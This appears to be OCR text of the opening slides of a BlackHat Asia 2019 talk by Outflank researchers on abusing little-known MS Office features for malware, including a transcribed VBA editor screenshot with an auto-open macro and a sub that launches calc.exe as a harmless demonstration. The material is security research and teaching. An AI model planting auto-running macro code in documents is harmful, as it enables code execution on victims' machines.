
Stan Hegt & Pieter Ceelen

BlackHat Asia, March 2019


OUTFLANK

clear advice with a hacker mindset




Most MS Office malware focusses on well-known tricks such as DDE and VBA macros. But there is so much more functionality in Word and Excel that can be abused.


We'll take you on a journey down the rabbit hole!


t Visual Basic for Applications - Document1
View Insert Format Debug Run Tools Add-Ins Window Help
Ln 9, Col 1
ect
nal
ect (Document1)
icrosoft Word Objects
ThisDocument
eferences
Document1 - ThisDocument (Code)
(General)
Sub autoopen()
End Sub
Sub malicious()
Shell "calc.exe"
End Sub
WHO NEEDS CODE
EXECUTION ANYWAY?

ABOUT FIELDS



